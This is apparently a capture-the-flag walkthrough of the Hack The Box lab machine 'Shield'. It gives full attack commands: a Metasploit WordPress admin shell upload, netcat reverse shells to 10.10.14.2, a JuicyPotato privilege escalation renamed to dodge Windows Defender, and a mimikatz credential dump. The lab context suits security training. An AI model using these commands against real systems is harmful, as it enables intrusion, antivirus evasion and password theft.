Shield

6th February 2020 / Document No D20.101.31

Prepared By: TRX

Machine Author: TRX

Difficulty: Easy

Classification: Confidential

Enumeration

Note: this starting point machine only features a `root.txt`


We begin by running an Nmap scan.

```
nmap -A -v 10.10.10.29 -p-
```

From the Nmap output, we find that IIS and MySQL are running on their default ports. IIS (Internet Information Services) is a Web Server created by Microsoft.

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Let's navigate to port 80 using a browser.



We see the default IIS starting page.

GoBuster

Let's use GoBuster to scan for any sub-directories or files that are hosted on the server.

```
gobuster dir -u http://10.10.10.29/ -w /usr/share/wordlists/dirb/common.txt
```

```
===============================================================
2020/02/06 16:15:13 Starting gobuster
===============================================================
/wordpress (Status: 301)
```

The scan reveals a folder named `wordpress`. Let's navigate to it (http://10.10.10.29/wordpress).

Foothold

WordPress

WordPress is a Content Management System (CMS) that can be used to quickly create websites and blogs. Since we have already acquired the password `P@s5w0rd!`, we can try to login to the WordPress site. We navigate to http://10.10.10.29/wordpress/wp-login.php and try to guess the username. Some common usernames are `admin` or `administrator`. The combination `admin : P@s5w0rd!` is successful and we gain administrative access to the site.

The administrative access can be leveraged through the msfmodule `exploit/unix/webapp/wp_admin_shell_upload`, to get a meterpreter shell on the system.

```
msfconsole
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf > set PASSWORD P@s5w0rd!
msf > set USERNAME admin
msf > set TARGETURI /wordpress
msf > set RHOSTS 10.10.10.29
msf > run
```

A netcat binary is uploaded to the machine for a more stable shell.

Netcat

Let's use the following commands:

```
msf > lcd /home/username/Downloads
```

lcd stands for "Local Change Directory", which we use to navigate to the local folder where nc.exe is located.

```
msf > cd C:/inetpub/wwwroot/wordpress/wp-content/uploads
msf > upload nc.exe
```

We then navigate to a writeable directory on the server (in our case `C:/inetpub/wwwroot/wordpress/wp-content/uploads`) and upload netcat. Let's start a netcat listener:

```
nc -lvp 1234
```

Next, we can execute the following command in the meterpreter session to get a netcat shell:

```
msf > execute -f nc.exe -a "-e cmd.exe 10.10.14.2 1234"
```

Privilege Escalation

Running the `sysinfo` command on the meterpreter session, we notice that this is a Windows Server 2016 OS, which is vulnerable to the Rotten Potato exploit.

Juicy Potato

Juicy Potato is a variant of the exploit that allows service accounts on Windows to escalate to SYSTEM (highest privileges) by leveraging the BITS and the `SeAssignPrimaryToken` or `SeImpersonate` privilege in a MiTM attack.

We can exploit this by uploading the Juicy Potato binary and executing it. As before, we can use our meterpreter shell to do the upload and then we can use the netcat shell to execute the exploit.

```
msf > lcd /home/username/Downloads
msf > upload JuicyPotato.exe
```

Note: We will have to rename the Juicy Potato executable to something else, otherwise it will be picked up by Windows Defender.

```
msf > mv JuicyPotato.exe js.exe
```

We can create a batch file that will be executed by the exploit, and return a SYSTEM shell. Let's add the following contents to `shell.bat`:

```
echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e
powershell.exe 10.10.14.2 1111 > shell.bat
```

Let's start another netcat listener:

```
nc -lvp 1111
```

Next, we execute the netcat shell using the following command.

```
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
```

Note: We can use another CLSID `-c {bb6df56b-cace-11dc-9992-0019b93a3a84}`, if our payload is not working.

The root flag is located in `C:\Users\Administrator\Desktop`.

Post Exploitation

Mimikatz can be used to dump cached passwords.

```
msf > upload mimikatz.exe
```

We execute mimikatz and use the sekurlsa command to extract logon passwords:

```
./mimikatz.exe
sekurlsa::logonpasswords
```

And we find the password `Password1234!` for domain user `Sandra`.